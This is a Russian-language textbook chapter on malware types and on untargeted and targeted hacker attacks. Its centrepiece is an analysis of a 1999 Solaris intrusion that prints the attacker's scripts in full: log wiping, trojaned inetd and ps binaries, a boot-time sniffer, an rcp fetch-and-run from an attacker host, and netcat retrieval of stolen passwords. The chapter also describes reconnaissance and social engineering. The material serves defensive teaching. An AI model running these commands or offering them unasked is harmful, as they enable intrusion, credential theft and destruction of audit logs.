Компьютерные вирусы являются паразитами по отношению к другим компьютерным программам. Они сделаны так, что не могут жить самостоятельно. При выполнении программы, в которую внедрен вирус, исполняется код вируса, реализующий собственные функции. Эти функции обычно включают заражение других программ и распространение на другие диски. Некоторые вирусы являются вредоносными - они удаляют файлы или выводят из строя систему. Другие вирусы не наносят никакого вреда, кроме распространения самих себя по компьютерным системам.

Вирусы начали появляться в то время, когда компьютеры использовали дисковую операционную систему - DOS. (Не путайте с атакой DoS!) Эти вирусы распространялись через файлы, доступные на электронных досках объявлений, или через дискеты. Позднее были созданы вирусы, которые прикреплялись к файлам текстовых редакторов и исполнялись как часть языка макросов в программах обработки текста.

Примерами компьютерных вирусов являются вирус Микеланджело (Michelangelo) (уже устаревший) и макровирус Мелисса (Melissa). Более подробное описание различных вирусов находится на сайтах ссылка: http://www.symantec.com/ и ссылка: http://www.mcafee.com/.

Примечание

Все типы вредоносного кода относят к категории компьютерных вирусов. Запомните описания вирусов и попробуйте понять, как работает код, чтобы правильно его классифицировать. Принципы работы этих программ напрямую связаны с выбором наиболее эффективных механизмов защиты.

"Троянские кони"

Древние греки спрятали в подношении воинов, готовящих нападение. Так и "троянский конь" скрывает свою вредоносную сущность под видом полезной и интересной программы. "Троянский конь" является законченной и независимой программой, которая разработана для выполнения вредоносных действий. Она обычно маскируется под новую программу или электронную почту.

Большинство программ типа "троянский конь" содержат механизмы самораспространения на другие компьютеры-жертвы. Возьмем для примера программу ILOVEYOU. Она попадает на компьютер через сообщение электронной почты с вложением, содержащим программу на Visual Basic. Это вложение выглядит, как обычный текстовый файл. Но если пользователь откроет этот файл, то выполнится код на Visual Basic. Он отправит сам себя по почте всем пользователям, адреса которых найдет в адресной книге жертвы.

Ущерб от "троянских коней" подобен ущербу от компьютерных вирусов. Программа, подобная ILOVEYOU, может вызвать DoS-атаку вследствие истощения ресурсов компьютера. Во многих организациях программа ILOVEYOU полностью остановила работу служб электронной почты.

Черви

Судя по названию, червь - это программа, которая "переползает" от системы к системе без всякой помощи со стороны жертвы. Червь сам себя распространяет и воспроизводит. Все, что требуется от его создателя, - запустить червя.

Первым известным примером является знаменитый интернет-червь, созданный Робертом Моррисом в 1989 г. Червь Морриса был запрограммирован на использование множества уязвимых мест, в том числе слабых паролей. С их помощью он отыскивал в интернете системы, в которые проникал и выполнялся. Попав в систему, червь начинал разыскивать другие жертвы. По прошествии некоторого времени он вывел из строя весь интернет (правда, интернет тогда был значительно меньше, и многие сайты отключились от сети сами, чтобы защититься от червя).

В последнее время широкую известность приобрел червь CodeRed. Он использовал уязвимые места в информационных службах интернета (IIS) от Microsoft для распространения через всемирную сеть. Поскольку он использовал для атаки легальные веб-соединения, защитить от него компьютеры не смогли даже межсетевые экраны. Попав в систему, CodeRed выбирал произвольный адрес для следующей атаки.

Примечание

В первоначальной версии червя CodeRed имелась проблема выбора адреса для следующей атаки. В поздних версиях червя она была решена, за счет чего червь стал распространяться быстрее. До сих пор еще встречаются инфицированные червем CodeRed системы, сканирующие интернет в поисках систем, которые можно вывести из строя.

Пример червя Slapper

В сентябре 2002 г. в интернете появился червь Slapper, который продемонстрировал потенциальную опасность червей. Этот червь действовал не сразу, подготавливая "плацдарм" для будущей атаки. Следует отметить, однако, что даже в момент своего наивысшего подъема червь Slapper не затронул такого количества систем, как червь CodeRed.

Червь Slapper использовал уязвимое место в модуле OpenSSL веб-сервера Apache (OpenSSL позволяет работать с протоколом защищенной передачи гипертекстов HTTPS). Попав в систему, червь выбирал IP-адрес для атаки из списка сетей класса A, запрограммированных в коде червя. Затем Slapper исследовал IP-адрес целевой системы и проверял, выполняется ли на ней веб-сервер. В случае положительного ответа он выяснял, не является ли этот веб-сервер сервером Apache, работающим на платформе Intel (поскольку он имеет свои специфические "бреши"). В конце концов червь определял наличие в целевой системе уязвимого места для атаки.

Сама атака выполнялась посредством использования HTTPS и порта 443. Это затрудняло обнаружение нападения, так как трафик шифровался. Единственное, что выдавало деятельность червя: при поиске уязвимого места он использовал стандартный протокол HTTP и порт 80 и легко обнаруживал себя.

Эксплойт, выполнявшийся на целевой системе, позволял червю получить доступ к командам оболочки shell, с помощью которых он копировал и компилировал самого себя, а затем выполнял получившуюся программу. Далее он отыскивал новые жертвы и запускал процесс снова и снова. После инфицирования одной системы червь продолжал с нее поиск других уязвимых систем.

Самой опасной функцией червя Slapper (и ключевым компонентом будущих червей) была его способность к распространению по сети. Вместо иерархической модели связи (см. рис. 3.6) он использовал модель равноправных узлов. Каждая взломанная система взаимодействует через UDP с тремя системами: одна система инфицирует ее, а две системы инфицирует она. С помощью этого механизма полученная команда перенаправляется ко всем доступным узлам. Первоначальный червь планировался для координации DoS-атак. Тот, кто намеревался использовать это, должен был тщательно "прятать" эти механизмы подключения и работы в сети.

Гибриды

В последнее время появилась еще одна разновидность вредоносных программ - объединение двух типов программ в одну. Можно встретить программы, действующие одновременно и как черви, и как "троянские кони".

Прекрасным примером является червь Nimda, который использовал уязвимые места веб-сервера для перемещения с одной системы на другую, подобно червю. Однако Nimda распространялся и через вложения электронной почты, сделанные весьма привлекательными для пользователя, чтобы соблазнить его открыть файл. После открытия вложения червь распространялся далее через электронную почту. Он использовал системы жертв для атаки веб-серверов.

Вопросы для самопроверки

1. Назовите три типа вредоносных программ.
2. Почему трудно выполнить снифинг в коммутируемых сетях?

Выявление методов ненаправленных хакерских атак

Хакеры, использующие методы ненаправленных атак, не ищут определенную информацию или организацию: им для взлома подходит любая система. Их уровень квалификации колеблется от очень низкого до самого высокого, а в качестве мотива выступает, прежде всего, желание привлечь к себе внимание взломом какой-нибудь системы. Вероятно, присутствует и жажда наживы, но что они пытаются приобрести таким образом - остается загадкой.

Объекты атак

Хакеры, использующие методы ненаправленных атак, отыскивают любую систему, какую получится найти. Обычно у них нет определенной цели. Иногда для поиска выбирается сеть или доменное имя, но этот выбор, как правило, случаен. Объектом атаки может стать любая организация, к беспроводной сети которой смог подключиться хакер.

Предварительное исследование

Хакер по-разному проводит предварительное исследование. Некоторые начинают атаку сразу же, без всякой "разведки" и точного определения цели, если находят систему, подключенную к сети. После проведения предварительного зондирования атака обычно выполняется со взломанных систем, чтобы хакер мог "замести следы".

Предварительное исследование через интернет

Чаще всего хакеры выполняют скрытое сканирование диапазона адресов, называемое половинным IP-сканированием. С его помощью выявляются системы, находящиеся в данном диапазоне, и службы, доступные в этих системах. При скрытом сканировании выполняется также развернутая отправка пинг-запросов в этом диапазоне адресов, т. е. отправка пинг-запроса по каждому адресу и просмотр полученных ответов.

При выполнении скрытого сканирования хакер обычно отправляет TCP SYN-пакет по IP-адресу и ждет TCP SYN ACK-ответ. При получении ответа он посылает TCP RST-пакет для сброса соединения прежде, чем оно закроется (рис. 3.8). Во многих случаях это позволяет скрыть попытки проникновения от службы регистрации событий целевой

системы.



Рис. 3.8. Скрытое сканирование

Разновидностью скрытого сканирования является сканирование со сбросом соединения (reset scan), при котором хакер посылает TCP RST-пакет по IP-адресу. Обычно этот пакет не вызывает никаких действий на системе-получателе, и на него не приходит ответ. Однако если указанная система не существует, то маршрутизатор сети, которой принадлежит адрес получателя, ответит ICMP-сообщением: "Хост недоступен" (рис. 3.9). Имеются другие способы сканирования, дающие схожий результат. Следует заметить, что сканирование со сбросом соединения выявляет системы, находящиеся в сети, но не позволяет определить выполняемые на них службы, как это делает скрытое сканирование.



Рис. 3.9. Сканирование со сбросом соединения

Примечание

Существуют способы скрытого сканирования, позволяющие определить открытые порты. Обычно они выполняются посредством передачи трафика к определенным портам. Если порт закрыт, он ответит RST-пакетом, в противном случае ответа получено не будет.

Иногда хакер выполняет предварительное исследование в несколько этапов. Сначала он выбирает имя домена (обычно произвольно) и начинает зонную передачу DNS, направленную к этому домену. Зонная передача регистрирует все системы и IP-адреса домена, известные DNS. Получив этот список, хакер запускает инструментальные средства типа Queso или Nmap для определения операционной системы потенциального объекта атаки. Скрытое сканирование выявит службы, выполняющиеся в системе, и эти данные используются для реальных атак.

Предварительное исследование по телефону

Предварительное исследование не ограничивается сбором интернет-адресов. Wardialing ("разведка по телефону") - еще один метод, используемый хакерами для выявления потенциальных жертв и определения систем, имеющих модем и отвечающих на входящие звонки. С помощью компьютера хакер в течение одной ночи производит дозвон по тысячам телефонных номеров, найденных в модемной линии. Современные программные средства способны различить модем и факс. После выявления ответивших модемов хакер обращается к каждому из них, определяя работающие программы. С помощью программы PC Anywhere (весьма привлекательной для злоумышленников) хакер захватывает управление ответившим компьютером.

Предварительное исследование через беспроводные сети

Быстрое распространение беспроводных сетей в организациях и у домашних пользователей также позволяет произвести хакерскую "разведку". Новый термин "wardriving" ("разведка на автомобиле") означает, что хакер разъезжает по городу с компьютером и адаптером беспроводной сети, выявляя точки входа беспроводных сетей. При этом используется устройство типа GPS (Global Positioning System - глобальная система навигации и определения положения) для записи координат таких точек. Иногда подобная разведка выполняется вместе с "warchalking". Хакер ориентируется по меловым отметкам на тротуарах или стенах зданий, показывающих, что в этом месте находится открытая беспроводная сеть.

После выявления беспроводной сети хакер воспользуется выходом в интернет для атаки других сайтов. Такой способ атаки отлично маскирует хакера, ведь ложный след ведет к беспроводной сети организации. Даже в случае обнаружения присутствия хакера выяснить его реальное место расположения очень трудно.

Методы атак

В общем случае хакер, использующий методы ненаправленных атак, имеет в своем распоряжении один или несколько (не очень много) эксплойтов. С помощью предварительной разведки он постарается

найти системы, уязвимые к этим эксплойтам. Большинство хакеров, отыскав систему, попробуют взломать ее "в один прием". Более продвинутые взломщики с помощью специальных средств сканирования находят несколько уязвимых систем, а затем создают сценарии атаки, направленной против всех систем одновременно.

Использование взломанных систем

После взлома системы хакер обычно помещает в нее "черный ход", через который он будет входить в систему в дальнейшем. Часто "черные ходы" используются вместе с инструментом rootkit, включающим версию системы с кодом "троянского коня", который позволяет скрыть присутствие хакера. Некоторые хакеры закрывают уязвимое место, через которое они проникли внутрь, чтобы никто больше не мог управлять "их системой". Хакеры копируют файлы с паролями других систем, чтобы поработать на досуге над их вскрытием, загружают программу-снифер для захвата паролей. После взлома система используется для атаки или для предварительного зондирования.

В качестве примера рассмотрим реальную ситуацию. В конце июня 1999 г. многие системы подверглись атаке через интернет и были успешно взломаны. Нападение выглядело автоматизированным, поскольку взлом систем произошел в течение короткого промежутка времени. Исследование и анализ систем показали, что хакер применил для проникновения средство RPC Tooltalk, вызывающее переполнение буфера. После входа в систему хакер запускал сценарий, который выполнял следующие действия:

- закрывал уязвимое место, через которое хакер проник в систему;
- загружал "черный ход" в файл inetd, чтобы хакер мог возвращаться в систему;
- запускал в системе снифер паролей.

В процессе работы группа исследователей получила сценарии, которые выглядели так, будто отправлены от системы хакера. Но на самом деле они работали на взломанной системе, давая хакеру возможность автоматизированного возврата в каждую вскрытую систему и извлечения файлов журнала снифера. Эти файлы включали идентификаторы пользователей и их пароли для каждой системы в

локальной сети. В следующем разделе приведено содержание этих сценариев, чтобы вы могли понять, как хакер построил свою "империю".

Примечание

Такой тип сценариев встречается все чаще и чаще. Кроме того, появление червей, действующих аналогичным образом и возвращающих отчет своему разработчику, показывает, что эта атака не была уникальной.

Реальные сценарии атак

Сценарии, о которых рассказывалось выше, мы обнаружили во взломанных системах. Они показывают механизмы использования хакерами большого количества взломанных систем для сбора паролей.

Начнем исследование методов вторжения с системы-жертвы. Рассматриваемая система была взломана посредством переполнения буфера с помощью программы RPC Tooltalk для ОС Solaris. Был найден сценарий под названием bd, который загружался в систему.

```
unset HISTFILE; unset SAVEHIST
```

Хакер отключает файл журнала, чтобы его действия не фиксировались.

```
cp doc /usr/sbin/inetd;
chown root /usr/sbin/inetd;
chgrp root /usr/sbin/inetd;
touch 0716000097 /usr/sbin/inetd;
```

Хакер копирует файл doc поверх существующего inetd, изменяет владельца, группу и метку времени файла в соответствии с оригиналом.

```
rm -rf doc /tmp/bob /var/adm/messages /usr/lib/nfs/statd
/usr/openwin/bin/rpc.ttdb* /usr/dt/bin/rpc.ttdb*
```

Хакер удаляет файл doc, извлеченный из neet.tar, /tmp/bob (см. далее в разделе), сообщения (для удаления информации об атаке), файлы statd и rpc.ttdb (программу Tooltalk). Интересно, что хакер удалил также и метод, использовавшийся для получения доступа к системе.

```
rm -rf /var/log/messages /var/adm/sec* /var/adm/mail*
   /var/log/mail* /var/adm/sec*
```

Хакер удаляет дополнительные файлы журналов для скрытия своих действий.

```
/usr/sbin/inetd -s;
/usr/sbin/inetd -s;
telnet localhost;
/usr/sbin/inetd -s;
```

Хакер запускает две копии inetd. Затем с помощью `telnet` он подключается к локальному хосту и запускает третью копию inetd.

```
ps -ef | grep inetd | grep bob | awk '{print "kill -9 " $2 }' > boo
chmod 700 boo
./boo
```

Хакер определяет место расположения первоначальной версии inetd, отыскивая inetd и bob в таблице процессов. Затем он создает файл boo, содержащий строку "kill -9 {inetd process id}", изменяет разрешения файла так, что он становится исполняемым, и запускает его. Затем удаляет исходный процесс inetd.

```
ps -ef | grep nfs | grep statd | awk '{print "kill -9 " $2 }' > boo
chmod 700 boo
./boo
ps -ef | grep ttdb | grep -v grep | awk '{print "kill -9 " $2 }' > boo
chmod 700 boo
./boo
rm -rf boo
```

Затем он определяет место расположения процессов `statd` и `ttdb` и удаляет их таким же образом.

```
mkdir /usr/man/tmp
mv update ps /usr/man/tmp
cd /usr/man/tmp
echo 1 \"./update -s -o output\" > /kernel/pssys
chmod 755 ps update
```

```
./update -s -o output &
```

Хакер создает директорию в `/usr/man` и помещает туда снифер и файл ps. Он создает сценарий, активизирующий снифер при перезагрузке системы, и запускает снифер.

```
cp ps /usr/ucb/ps
mv ps /usr/bin/ps
touch 0716000097 /usr/bin/ps /usr/ucb/ps
```

Хакер заменяет исходный файл ps новым и изменяет его метку времени в соответствии с оригиналом.

```
cd /
ps -ef | grep bob | grep -v grep
ps -ef | grep stat | grep -v grep
ps -ef | grep update
```

Далее хакер проверяет, что все работает как надо. Огромный интерес для нас представляет сценарий `bd`. Он показывает изменения в системе и дает подсказку о том, как хакер вошел в систему. Ключевой момент здесь - ссылка на `/tmp/bob`. При анализе причин удаления хакером исходного процесса inetd мы предположили, что этот процесс выполнялся вместе с файлом конфигурации `/tmp/bob` (inetd можно вызвать для работы с файлом конфигурации, введенным в командной строке). Неизвестно, что было в этом файле, но, вероятно, исходный эксплойт `Tooltalk` позволял перезагружать inetd с новым файлом конфигурации.

Другим интересным моментом сценария является уничтожение хакером процессов, с помощью которых он проник в систему. Наверное, он не хотел, чтобы другие атаковали его "владение". Главной ошибкой сценария был запуск трех процессов inetd. Произошло следующее: множественные процессы inetd стали видны, и в папке `/var/log/messages` появились сообщения о том, что второй и третий процессы inetd не могут связаться с telnet и FTP-портами.

Взломав системы изначально с помощью эксплойта, хакер затем использовал сценарии для загрузки каждой системы со снифером и "черным ходом". Он создал три сценария. Первый сценарий назывался

massbd.sh.

```
#!/bin/sh
for i in 'cat $1'; do (./bd.sh $i &);done
```

Этот сценарий использовал файл ввода (вероятно, список IP-адресов) и исполнял сценарий bd.sh (отличающийся от сценария `bd`, рассмотренного выше), направленный к каждому адресу.

В сценарии `bd.sh` содержатся всего две строки:

```
#!/bin/sh
./bdpipe.sh | telnet $1 1524
```

Данный сценарий дает хакеру ценную информацию о том, что делает в системе первоначально запущенный эксплойт переполнения буфера. Данный сценарий берет аргументы из командной строки и передает команды от третьего сценария `bdpipe.sh` через telnet. Обратите внимание на порт назначения - 1524.

Третий сценарий называется `bdpipe.sh`. Он содержит набор команд, передаваемых через telnet и исполняющихся на целевой системе.

```
#!/bin/sh
echo "cd /tmp;"
echo "rcp demos@xxx.yyy.zzz.aaa:neet.tar ./;"
sleep 2
echo "tar -xvf neet.tar;"
sleep 1
echo "./bd;"
sleep 10
echo "rm -rf neet.tar bd update*;"
sleep 10
echo "exit;"
```

Скрипт `bdpipe.sh` производит удаленное копирование файла neet.tar от другой системы, открывает файл и исполняет сценарий bd, найденный нами на компьютере-жертве. Этот сценарий удаляет neet.tar, bd и обновляет `/tmp`. Такой подход сработал не на всех системах, что позволило найти файл neet.tar и просмотреть его содержимое.

Можно предположить, что хакер планировал быстро взломать большое количество систем. Хотя сценарии несложные, много работы ушло на построение всех элементов атаки, чтобы добиться ширины ее размаха.

Из собранной информации видно, что хакер не стал загружать снифер на все системы-жертвы. Были найдены сценарии, предназначенные для извлечения собранных паролей. Первый сценарий назывался `mget.sh`.

```
for i in 'cat $1' ; do (./sniff.sh $i &) ; done
```

Этот сценарий использовал список IP-адресов для вызова `sniff.sh`. Сценарий `sniff.sh` содержит всего две строки:

```
#!/bin/sh
./getsniff.sh | ./nc -p 53982 $1 23 >> $1.log
```

Сценарий `sniff.sh` использовал IP-адреса для установки соединения с целевой системой через порт 23 (telnet) от специального порта отправителя (53982). Программа `nc` (называемая также `netcat`) позволяет устанавливать соединение от любого порта к любому порту. Находка этого сценария подсказала, что "черный ход" находился в измененном файле inetd. При установке соединения telnet от порта 53982 измененный inetd мог отыскивать пароли и, в случае успеха, запускать интерпретатор команд.

Третий сценарий назывался `getshniff.sh`. Он передавался через соединение `nc` и выполнялся на целевой системе.

```
#!/bin/sh
sleep 2
echo "oir##t"
sleep 1
echo "cd /usr"
sleep 1
echo "cd man"
echo "cd tmp"
sleep 2
echo "cat output*"
sleep 1
```

```
echo "exit"
```

Сценарий `getshniff.sh`. дал нам пароль, который использовался вместе с измененным `inetd (oir##t)`. Он вводил данные в nc для закрытия соединения с целевой системой и получал выходной файл из снифера.

Все эти сценарии наглядно показывают, чем занимался хакер в системе. После взлома системы он мог удаленно получать журналы снифера и, следовательно, проникать в системы, на которые не попал во время первой атаки. Автоматизация процесса взлома и извлечения паролей давала возможность быстрого доступа к большому количеству систем и расширения успеха с помощью получения и сохранения дополнительных паролей.

Выявление методов направленных хакерских атак

Хакер, использующий методы направленных атак, пытается проникнуть в конкретную организацию или нанести ей ущерб. Мотивацией его действий является стремление получить от организации информацию определенного типа. Он стремится причинить вред несколькими способами, используя для этого направленные DoS-атаки. Уровень мастерства таких хакеров выше, чем у тех злоумышленников, которые не имеют определенных целей.

Объекты атак

Выбор объекта атаки обычно обоснован - это информация, представляющая интерес для хакера. Хакера может нанять сторонняя организация для получения некоторых сведений. Независимо от причины, объектом атаки становится конкретная организация (не обязательно ее внутренняя система).

Предварительное исследование

В направленных хакерских атаках производится физическая разведка, а также предварительное исследование адресов, телефонных номеров, системы, сферы деятельности.

Предварительное исследование адресов

В процессе предварительного исследования адресов выявляется адресное пространство, используемое в организации. Эту информацию можно найти во многих местах. В первую очередь, служба DNS позволяет определить адреса веб-серверов организации: адрес главного DNS-сервера в домене и адрес почтового сервера. Отыскать нужные адреса можно с помощью Американского реестра номеров интернета (American Registry of Internet Numbers, ARIN) (ссылка: http://www.arin.net/). В ARIN возможен поиск по имени для нахождения адресных блоков, назначенных данной организации.

Дополнительные доменные имена, назначенные организации, имеются в Network Solutions (теперь часть VeriSign) (ссылка: http://www.networksolutions.com/). Для каждого найденного домена с помощью службы DNS определяются дополнительный веб-сервер, почтовый сервер и диапазон адресов. Поиск этой информации не привлекает внимания целевой системы.

Много информации об используемых адресах даст зонная передача от главного DNS-сервера домена. Если сервер позволяет осуществлять такую передачу, то в результате возможно получение списка всех известных ему систем домена. Это весьма ценная информация, но такой подход может обратить на себя внимание целевой системы. Правильно настроенные DNS-серверы ограничивают зонную передачу. В этом случае попытка получения информации заносится в журнал событий и выявляется администратором

Используя все вышеперечисленные способы, хакер получает список доменов, назначенных организации, адреса всех веб-серверов, почтовых серверов и главных серверов, список диапазонов адресов и, потенциально, список всех используемых адресов. Большую часть этой информации он найдет, не вступая в непосредственный контакт с организацией-жертвой.

Предварительное исследование телефонных номеров

Предварительное исследование телефонных номеров выполнить сложнее, чем отыскать сетевые адреса. Узнать главный номер организации можно в справочной либо на веб-сайте, поскольку

организации публикуют там свои контактные телефоны и номера факсов.

После получения телефонных номеров хакер ищет работающие модемы, воспользовавшись программой типа "wardialer". Приблизительно определив блок телефонных номеров, используемых организацией, он начинает дозвон по этим номерам. Однако такая деятельность не останется незамеченной, так как будут прозваниваться многие офисные номера. Поэтому хакер постарается выполнить это в нерабочее время или в выходные дни, чтобы уменьшить вероятность обнаружения.

Осложняет работу то обстоятельство, что он не знает номера наверняка. В результате у него на руках могут оказаться модемные подключения других организаций, которые в данный момент ему не очень-то нужны.

В конце концов, хакер получит список номеров с отвечающим модемом. Возможно, он пригодится ему, а возможно, и нет. Хакеру предстоит проделать большую работу для сбора необходимой информации.

Предварительное исследование беспроводных сетей

Хакер проверит близлежащий район (автомобильные стоянки, другие этажи здания, улицу) на предмет наличия беспроводных сетей. Эту разведку он выполнит без особых усилий, прогуливаясь вокруг здания или проезжая на автомобиле. В большинстве случаев его попытки подключения к беспроводной сети не будут зарегистрированы

Примечание

Выполняя такое исследование, хакер должен физически находиться рядом с целевым объектом.

Предварительное исследование системы

Предварительное исследование систем представляет потенциальную опасность для хакера, но не с точки зрения задержания и ареста, а с точки зрения привлечения внимания. В процессе сбора данных хакер определяет используемое оборудование, операционные системы и их уязвимые места.

Хакер применяет развернутую отправку пинг-пакетов, скрытое сканирование или сканирование портов. Если он хочет остаться "в тени", то будет выполнять все очень медленно - один пинг-пакет по одному адресу примерно каждый час. Такая деятельность останется незамеченной для большинства администраторов.

Сканирование для определения операционных систем скрыть труднее, так как сигнатуры пакетов большинства инструментальных средств хорошо известны, и системы обнаружения вторжений (Intrusion Detection Systems, IDS) с большой степенью вероятности выявят эти попытки. Хакер может отказаться от использования известных инструментов и применит скрытое сканирование портов. Если система отвечает через порт 139 (NetBIOS RPC), то это, вероятно, Windows (NT, 2000, XP, 95 или 98), если через порт 111 (Sun RPC/portmapper) - то это система Unix. Почтовые системы и веб-серверы выявляются через подключение к определенным портам (25 - для почты, 80 - для веб) и исследование ответа. В большинстве случаев можно узнать тип используемого программного обеспечения и, следовательно, операционную систему. Такие подключения выглядят вполне легальными, не привлекая внимания администраторов или систем IDS.

Выявление уязвимых мест представляет для хакера серьезную опасность. Это можно сделать, осуществляя атаки или исследуя систему на наличие уязвимости. Одним из способов является проверка номера версии популярного программного обеспечения, например, почтового сервера или DNS-сервера, которая и подскажет известные уязвимые места

Если хакер воспользуется сканером уязвимых мест, то он с большой долей вероятности вызовет сигнал тревоги в системе обнаружения вторжений. Один сканер поможет хакеру отыскать единственную "прореху", другой выявит большее количество уязвимых мест. Независимо от используемого инструмента, хакер соберет нужную информацию, но, скорее всего, его присутствие будет замечено.

Предварительное исследование сферы деятельности

Понимание сферы деятельности организации очень важно для хакера. Он должен знать, как используются компьютерные системы, где размещена ценная информация и аппаратура. Эти знания помогут ему

определить место расположения вероятной цели. Например, если сайт электронной коммерции вместо обработки транзакций владельцев кредитных карт отправляет покупателей на сайт банка, это означает, что на целевой системе не хранятся номера кредитных карт.

При проведении предварительного исследования хакер постарается выяснить, каким способом можно максимально навредить системе. Производителю, на единственной ЭВМ которого хранятся все производственные планы и материальные заказы, можно нанести серьезный ущерб выводом этой ЭВМ из строя. Именно эта ЭВМ станет главной целью для хакера, желающего максимально навредить этому производителю.

Частью бизнес-модели любой организации является размещение служащих и порядок осуществления ими своих функций. Организации, располагающиеся в одном помещении, способны обеспечить периметр безопасности вокруг всех важных систем. В организациях с множеством подразделений, связанных через интернет или выделенные каналы, может быть надежно защищена основная сеть, но слабо - удаленные офисы. Уязвимыми становятся организации, разрешающие служащим выполнять удаленное подключение. В этом случае домашние компьютеры сотрудников используют виртуальные частные сети для подключения к внутренней сети организации. Самым простым способом получения доступа в организацию в этом случае станет взлом одной из домашних систем.

И последним этапом разведки является сбор информации о служащих. Многие организации размещают информацию о руководителях на своем веб-сайте. Такая информация представляет большую ценность, если хакер задумает воспользоваться методами социального инжиниринга. Дополнительную информацию даст поиск в интернете по имени домена организации. Таким способом можно получить адреса электронной почты служащих, размещающих в интернете группы новостей, или список почтовых адресов. Зачастую в адресах электронной почты сотрудников содержатся идентификаторы пользователей.

Физические методы сбора данных

Физические методы сбора данных в основном используются в

направленных хакерских атаках. Зачастую они позволяют получить доступ к нужной информации или компьютеру без реального взлома системы компьютерной безопасности организации.

Хакер ведет наблюдение за зданием, в котором размещается организация. Он изучает компоненты физической безопасности: устройства контроля доступа, камеры наблюдения и службу охраны. Он наблюдает за тем, как входят посетители, как выходят служащие во время перерыва. Такое наблюдение позволяет выявить слабые стороны системы физической безопасности, которые можно использовать для проникновения в здание.

Хакер проследит и за тем, как обращаются с мусором и выброшенными документами. Если все это складывается в мусорный бак позади здания, то он может ночью порыться в нем и найти интересующую информацию.

Методы атак

Имея на руках всю необходимую информацию об объекте атаки, хакер выберет наиболее подходящий способ с минимальным риском обнаружения. Запомните, что хакер, осуществляющий направленную атаку, заинтересован остаться в тени. Он вряд ли выберет метод атаки, который включит систему тревоги. Будем иметь это в виду при изучении электронных и физических методов атак.

Электронные методы атак

Хакер провел успешную разведку и выявил все внешние системы и все подключения к внутренним системам. Во время сбора данных об организации он определил уязвимые места систем. Выбор любого из них опасен, так как объект атаки может иметь системы обнаружения вторжения. Использование известных методов атак приведет в действие такую систему и вызовет ответные действия.

Хакер попытается скрыть атаку от IDS, разбивая ее на несколько пакетов. Но он никогда не будет уверен, что атака прошла незамеченной. Поэтому в случае успешного завершения атаки он сделает так, чтобы состояние системы выглядело как обычно. Хакер не станет удалять файлы журналов событий, поскольку это сразу привлечет внимание

администратора. Вместо этого он уничтожит записи в журнале, выдающие его присутствие. Войдя в систему, хакер установит "черный ход" для последующих проникновений в систему.

Если хакер решит атаковать с помощью дозвона по телефону, он поищет удаленный доступ с легко угадываемым паролем или вовсе без пароля. Его первоочередными целями станут системы с удаленным управлением или системы администратора. Он атакует их в нерабочее время, чтобы предотвратить обнаружение атаки служащими.

Если хакер нашел уязвимую домашнюю систему служащего, он будет атаковать ее напрямую либо отправит туда вирус или "троянского коня". Подобная программа попадает на компьютер в виде вложения в сообщение электронной почты, которое самостоятельно исполняется и инсталлируется при открытии вложения. Такие программы особенно эффективны, если компьютер работает под управлением системы Windows.

При выявлении беспроводных сетей хакер получает способ легкого доступа. Нередко беспроводные сети являются частью внутренней сети организации и имеют меньше установленных и работающих устройств безопасности (типа систем IDS).

Физические методы атак

Самым простым физическим методом атак является исследование содержимого мусорного бака в ночное время. В нем можно найти всю необходимую информацию. Если такой информации не окажется, то кое-какие сведения пригодятся для атак социального инжиниринга.

Социальный инжиниринг - самый безопасный метод физической атаки, с помощью которого можно проникнуть в систему. Ключевой момент такой атаки - маленькая ложь. К примеру, хакер позвонит секретарю в приемной и узнает номер службы поддержки. Затем он свяжется с удаленным офисом и под видом секретаря разузнает о каком-нибудь служащем. Следующий звонок - в службу поддержки - он сделает от его имени: попросит номер телефона для локального дозвона или скажет, что забыл пароль. Добытая информация позволит хакеру войти в систему с легальным ID и паролем пользователя.

